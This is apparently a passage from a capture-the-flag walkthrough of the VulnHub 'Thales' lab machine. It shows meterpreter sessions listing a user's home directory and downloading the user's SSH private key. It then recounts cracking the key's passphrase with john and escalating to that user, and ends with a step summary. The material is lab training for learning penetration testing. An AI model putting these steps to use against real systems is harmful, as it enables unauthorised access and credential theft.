
I selected the exploit and then checked the requirements which it needed the username and password and the remote host ip. I prefilled in the requirement and typed in exploit and I managed to get a meterpreter shell or a non interactive shell if you may

```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040554/r-xr-xr--  4096  dir   2021-10-14 07:28:04 -0400  thales

meterpreter > cd thales
meterpreter > ls
Listing: /home/thales
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100001/--------x  457   fil   2021-10-14 07:30:45 -0400  .bash_history
100445/r--r--r-x  220   fil   2018-04-04 14:30:26 -0400  .bash_logout
100445/r--r--r-x  3771  fil   2018-04-04 14:30:26 -0400  .bashrc
040001/--------x  4096  dir   2021-08-15 12:58:00 -0400  .cache
040001/--------x  4096  dir   2021-08-15 12:58:00 -0400  .gnupg
040555/r-xr-xr-x  4096  dir   2021-08-15 13:50:29 -0400  .local
100445/r--r--r-x  807   fil   2018-04-04 14:30:26 -0400  .profile
100445/r--r--r-x  66    fil   2021-08-15 13:50:18 -0400  .selected_editor
040777/rwxrwxrwx  4096  dir   2021-08-16 16:34:04 -0400  .ssh
100445/r--r--r-x  0     fil   2021-10-14 06:45:25 -0400  .sudo_as_admin_successful
100444/r--r--r--  107   fil   2021-10-14 05:36:43 -0400  notes.txt
100000/---------  33    fil   2021-08-15 14:18:54 -0400  user.txt
```

```
meterpreter > cd .ssh
meterpreter > ls
Listing: /home/thales/.ssh
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  1766  fil   2021-08-16 16:34:04 -0400  id_rsa
100444/r--r--r--  396   fil   2021-08-16 16:34:04 -0400  id_rsa.pub

meterpreter >
```

```
meterpreter > download id_rsa /root/Desktop/vulnhub/thales
[*] Downloading: id_rsa -> /root/Desktop/vulnhub/thales/id_rsa
[*] Downloaded 1.72 KiB of 1.72 KiB (100.0%): id_rsa -> /root/Desktop/vulnhub/thales/id_rsa
[*] Completed  : id_rsa -> /root/Desktop/vulnhub/thales/id_rsa
meterpreter >
```

Then I listed the directories and so the home directory, I changed directory to home/thales and tried to read the notes and user files but I couldn't simply because I was not logged in as user thales. Then I saw the .ssh file where I changed directory to it and downloaded the id_rsa key



After downloading the key, I got the hash of the key and then I passed it to john and cracked the passphrase of the key which was vodka06. then I went back to meterpreter and typed in shell and then I pasted in the python shell to upgrade from non interactive shell to interactive shell. Once I got an interactive shell, I switched user from tomcat to thales, it required a password which I inserted the password we had obtained from cracking the id_rsa key and I was able to login as thales, once I was in, I was able to read the user and note file.

Author: Kharim Mchatta

Summary

---

1. Perform nmap
2. Open the web application
3. We get login page
4. Perform asset discovery using dirsearch and Nikto
5. Run metasploit
6. Get a non interactive shell
7. Download private key
8. Crack key using john and get password
9. Get interactive shell from meterpreter
10. Change user to Thales
11. Get access to user.txt file and notes.txt file